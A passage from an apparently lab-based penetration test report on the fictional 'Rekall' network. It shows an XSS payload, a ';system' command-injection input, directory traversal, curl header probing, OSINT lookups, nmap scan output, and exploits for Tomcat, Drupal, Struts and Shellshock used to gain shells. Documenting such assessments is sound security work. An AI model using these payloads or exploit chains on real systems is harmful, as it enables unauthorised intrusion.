


Image 1-5.3 - Battering Ram attack results with payload 87’s different length and flag 14 in response

Reviewing missing flags and pages not previously inspected, we moved to comments.php where the user is presented with a Javascript field for adding comments to the page. This Javascript field was shown to be susceptible to Reflected XSS attacks via unsanitised user input (T1189: Drive-By Compromise).




Image 1-6.1 - comments.php with a Reflected XSS payload in the Javascript field

Executing the payload <script>alert(1)</script> resulted in an on-screen alert “1” and revealed flag 3.




Image 1-6.2 - comments.php after executing the XSS payload to show alert “1” and flag 3

Moving to souvenirs.php, the user is presented with a page offering merchandise and a link that prints “CALLUSNOW” when clicked. Inspecting the address bar it appears the website prints whatever is after “?message=” and is susceptible to command injection.




Image 1-6.3 - souvenirs.php after clicking the on-screen link to display “CALLUSNOW”

Testing this page for command injection, it was found that ;system would reveal flag 13.




Image 1-6.4 - Using the ;system payload in the address bar to reveal flag 13

Reviewing all discovered pages on 192.168.14.35, it was decided to inspect the headers of public-facing pages for sensitive information. Using curl to inspect the headers, it was shown that sensitive information in the form of “flag 4” could be found in the header of “About-Rekall.php” under the “X-Powered-By” section.

```
┌──(soggy㉿kali)-[/media/sf_VM-Shared]
└─$ curl -I 192.168.14.35/Memory-Planner.php
HTTP/1.1 200 OK
Date: Mon, 03 Apr 2023 02:00:11 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Type: text/html


┌──(soggy㉿kali)-[/media/sf_VM-Shared]
└─$ curl -I 192.168.14.35/About-Rekall.php
HTTP/1.1 200 OK
Date: Mon, 03 Apr 2023 02:02:31 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: Flag 4 nckd97dk6sh2
Set-Cookie: PHPSESSID=2evpq23cj2nh2vpniej8dja1o6; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html
```

Image 1-7.1 - Using curl to inspect page headers, revealing Flag 4 in About-Rekall.php

Reviewing pages also revealed that disclaimer.php had not been previously investigated. Moving to “disclaimer.php” directly revealed no information, however navigating to it through the button on the “Welcome.php” page revealed the address needed to include ?page=disclaimer_2.txt to display a disclaimer. This suggested directory traversal may be possible.




Image 1-7.2 - disclaimer.php using ?page=disclaimer_2.txt to display the current disclaimer

“disclaimer_2.txt” suggested that a previous version may be accessible and likely named “disclaimer.txt” or “disclaimer_1.txt”. After attempting multiple variations, directory traversal was achieved to access “disclaimer_1.txt” in the “old_disclaimers” directory and reveal flag 15.




Image 1-7.3 - Using directory traversal to display disclaimer_1.txt and flag 15

Day Two - Linux Systems

The second day of the penetration test began with OSINT reconnaissance to support system scanning and eventual access. Performing a WHOIS domain lookup with “who.is” on the public-facing “totalrekall.xyz” domain name returned registrar data that included sensitive information including an ssh username and “flag1”.

Image 2-1.1 - Public registrar data on totalrekall.xyz showing ssh user “alice” and flag 1

Performing a similar lookup for IP address information on “totalrekall.xyz” using “iplocation.io” returned an IPv4 address (34.102.136.180 aka “flag 2”) as well as the ISP and an approximate location for the data centre (T1590.001 Gather Victim Network Information - IP Addresses).




Image 2-1.2 - Public IP address and lookup data for totalrekall.xyz

An SSL certificate search was also performed through “crt.sh” on “totalrekall.xyz” to identify sensitive data and identify “flag 3”

crt.sh Identity Search Group by Issuer

Criteria	Type: Identity Match: ILIKE Search: 'totalrekall.xyz'

Certificates

crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

Image 2-1.3 - Public SSL certificate lookup on totalrekall.xyz revealing flag 3

With this OSINT collected, a Nmap scan of the 192.168.13.0/24 subnet was performed to identify available hosts and open ports on the Rekall internal network. This initial scan returned a total of 6 hosts, with 5 hosts belonging to Rekall’s internal network (192.168.13.10-14) and the 6th (192.168.13.1) belonging to the penetration tester.

```
┌──(root💀kali)-[~]
└─# nmap -sV 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-03 05:35 EDT
Nmap scan report for 192.168.13.10
Host is up (0.0000090s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.11
Host is up (0.0000090s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000090s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Service Info: Host: 192.168.13.13

Nmap scan report for 192.168.13.14
Host is up (0.000011s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.13.1
Host is up (0.0000090s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE          VERSION
5901/tcp  open     vnc              VNC (protocol 3.8)
6001/tcp  open     X11              (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config
```

Image 2-2.1 - Nmap scan of 192.168.13.0/24 revealing 5 Rekall hosts (192.168.13.10-14)

This initial Nmap scan only provided limited information on the host operating system, so it was repeated in a more aggressive mode to provide additional host information and potentially identify vulnerabilities for exploitation.

Image 2-2.2 - Aggressive Nmap scan of 192.168.13.0/24 revealing additional host information

This second scan revealed 192.168.13.13 was running a version of Drupal 8 with a known vulnerability (CVE-2019-6340) in its content management system, making it susceptible to remote code execution.

The aggressive Nmap scan also reported potentially risky http methods being performed by the 192.168.13.12 host, so a Nessus scan was performed against it to identify vulnerabilities. This revealed a critical remote code execution vulnerability (ID 97610) in its version of Apache Struts.




Image 2-2.3 - Nessus scan on 192.168.13.12 revealing a critical vulnerability in Apache Struts

Reviewing the aggressive Nmap scan again, host 192.168.13.10 was shown to be running an Apache Tomcat/Coyote JSP engine on open port 8080 (TCP). Performing a metasploit search for “apache tomcat jsp” provided an exploit to upload a shell using a PUT request bypass (CVE-2017-12617), and this was used to create a command shell and access sensitive data.




Image 2-3.1 - Using a tomcat jsp exploit to establish a shell and access 192.168.13.10’s root folder

The aggressive Nmap scan also revealed host 192.168.13.11 is running Apache 2.4.7 - a version of Apache that is known to be vulnerable to “Shellshock” remote code execution through the bash shell’s evaluation of environment variables (CVE-2014-6271). By running the Shellshock exploit against 192.168.13.11 it was possible to achieve sudo access on the host to view the sudoers file.

